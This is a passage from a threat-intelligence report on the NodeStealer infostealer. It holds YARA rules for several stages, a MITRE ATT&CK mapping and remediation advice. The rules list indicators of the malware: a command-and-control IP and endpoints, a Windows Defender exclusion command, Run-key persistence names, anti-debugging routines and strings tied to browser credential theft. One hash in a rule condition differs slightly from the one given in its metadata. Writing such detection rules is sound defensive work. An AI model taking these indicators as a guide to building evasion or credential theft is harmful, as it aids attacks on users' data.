        and for any i in (0..pe.number_of_sections-1) : (pe.sections[i].name == "LZMADEC")  
  
        and for any i in (0..pe.number_of_sections-1) : (pe.sections[i].name == "malloc_h")  
  
        and for any i in (0..pe.number_of_sections-1) : (pe.sections[i].name == "_RDATA"))  
  
    or (pe.imports("dhcpcsvc.DLL") and pe.imports("WINHTTP.dll")  
  
        and pe.imports("WINTRUST.dll") and pe.imports("DWrite.dll"))  
  
}
```

```
import "hash"

rule E8gSnll2JvSSYPc6_js {

    meta:

        description = "NodeStealer Stage3 "

        author = "Burak AKYÜREK"

        date = "2026-08-30"

        stage = "3"

        malware_family = "NodeStealer"

        sha256 = "81fa8265c401d995962e46b5bdb2683d76af2a8540decb3b371cdbcc824c4c94"

        note = "Hem obfuscate (C2 sabitleri + hex degiskenler) hem deobfuscate (fonksiyon adlari)
icin katmanli kural."

    strings:

        $c2_ip   = "185.241.208.147" ascii

        $c2_key  = "C036G6GW0NQE" ascii

        $c2_ep1  = "/request-download" ascii

        $c2_br   = "payload.exe.br" ascii nocase

        $defender = "Add-MpPreference -ExclusionPath" ascii nocase

        $log      = "errorlx" ascii nocase

        $ua       = "AppleWebKit/537.36" ascii

        $persist1 = "WindowsSecurityUpdate" ascii

        $persist2 = "SecurityHealthSystray.vbs" ascii nocase

        $persist3 = "CurrentVersion\\Run" ascii nocase
```

```
$vbs = "Critical System Error Detected!" ascii

$runas = "runas" ascii nocase

$func1 = "comprehensiveAntiDebugCheck" ascii
$func2 = "addWindowsDefenderExclusion" ascii
$func3 = "createRandomAppDataPath" ascii
$func4 = "processFile" ascii
$func5 = "checkSuspiciousPorts" ascii
$func6 = "detectDLLInjection" ascii
$func7 = "analyzeParentProcess" ascii
$func8 = "detectVirtualEnvironment" ascii
$func9 = "timingBasedDetection" ascii
$func10 = "advancedProcessDetection" ascii
$func11 = "checkDebuggerRegistry" ascii
$func12 = "continuousMonitoring" ascii
$func13 = "triggerAntiDebugResponse" ascii

$cmd1 = "netstat" ascii nocase
$cmd2 = "wmic process" ascii nocase
$cmd3 = "reg query" ascii nocase
```

condition:

```
hash.sha256(0, filesize) ==  
"81fa8265c401d995962e46b5bdb2683d76af2a8540dec3b371cdbcc824c4c94"  
  
or ($c2_ip and $c2_key)  
  
or ($c2_ip and $c2_ep1)  
  
or ($c2_ip and $c2_br)  
  
or ($c2_ip and $defender)  
  
or ($persist1 and $persist2)  
  
or ($persist3 and $vbs and $runas)  
  
or 4 of ($func*)  
  
or (2 of ($func*) and $defender and 1 of ($c2_ip, $c2_ep1, $c2_br))  
  
or (3 of ($func*) and ($log or $ua))  
  
or (2 of ($cmd*) and $c2_ip and 1 of ($persist1, $persist2))  
  
}
```

```
import "hash"

import "pe"

rule payload_exe {

    meta:

        description = "NodeStealer Stage 4 "

        author = "Burak AKYÜREK"

        date = "2026-08-30"

        stage = "4"

        malware_family = "NodeStealer"

        sha256 = "9dcd6399fe5058e72eef3d022f5ba10e812f969dd004a4cf3583c76510071e16"

        die_imphash = "f45a31e1"

    strings:

        $sqlite_anchor = "node_sqlite3" ascii nocase

        $sqlite2 = "OPEN_READONLY" ascii

        $sqlite3 = "OPEN_READWRITE" ascii

        $sqlite4 = "OPEN_PRIVATECACHE" ascii

        $dpapi1 = "dpapi_decrypt_" ascii nocase

        $dpapi2 = "-ExecutionPolicy Bypass" ascii nocase

        $openssl = "Common Files\\SSL\\openssl.cnf" ascii nocase
```

```

$c2_1 = "/request-inject" ascii

$c2_2 = "/patch" ascii

$c2_3 = "1CNIMOLW19OC" ascii

$c2_4 = "pcName" ascii

$c2_5 = "ipAddress" ascii

$c2_6 = "api.ipify.org" ascii nocase

$stage = "heaven_" ascii nocase

$discord = "discord" ascii nocase

$br1 = "OperaGX" ascii

$br2 = "Brave" ascii

$br3 = "Yandex" ascii

condition:

uint16(0) == 0x5A4D and (

    hash.sha256(0,                                     filesize) ==
    "9dcd6399fe5058e72eef3d022f5ba10e812f969dd004a4cf3583c76510071e16"

    or ($sqlite_anchor and 2 of ($sqlite2, $sqlite3, $sqlite4)

        and (1 of ($dpapi*) or $openssl or 2 of ($c2*) or $stage))

    or ($sqlite_anchor and $discord and 2 of ($br*))

    or (pe.version_info["CompanyName"] contains "Node.js"

        and pe.version_info["OriginalFilename"] contains "node.exe"

        and ($sqlite_anchor or $dpapi1 or 2 of ($c2*))))

}

```

MITRE ATTACK TABLE

Discovery	Execution	Persistence	Privilege Escalation	DefenseEva sion	Credential Access	C&C	Exfiltration
System Information Discovery (T1082)	User Execution: Malicious File (T1204.002)	Boot or Logon Autostart Execution: Registry Run Keys	Abuse Elevation Control Mechanism (T1548)	Impair Defenses: Disable or Modify Tools (T1562.001)	Credentials from Web Browsers (T1555.003)	Applica tion Layer Protoco l: Web Protoco ls (T1071.001)	Exfiltration Over Webhook (Discord) (T1567.004)
Process Discovery (T1057)	Command and Scripting JavaScript (T1059.007)			Obfuscated Files or Information (T1027)		Ingress Tool Transfer (T1105)	
Security Software Discovery (T1518.001)	Command and Scripting Interpreter: Visual Basic (T1059.005)			Virtualization /Sandbox Evasion (T1497.001)			
				Hide Artifacts: File/Path Exclusions (T1564.012)			

Remediation & Mitigation Recommendations

1. Deploy and maintain up-to-date Antivirus (AV) and Endpoint Detection and Response (EDR) solutions.
2. Prohibit the execution of applications or files downloaded from untrusted sources without prior sandboxing and inspection.
3. Regularly audit auto-start applications and Registry Run keys for unauthorized persistence mechanisms.
4. Continuously monitor for unauthorized exclusion additions in Windows Defender and other endpoint security products.
5. Actively monitor network traffic and block suspicious outbound connections to unknown or untrusted IP addresses.

PREPARED BY

Celil Abdullah Özyürek

[linkedin](#)

Burak Akyürek

[linkedin](#)

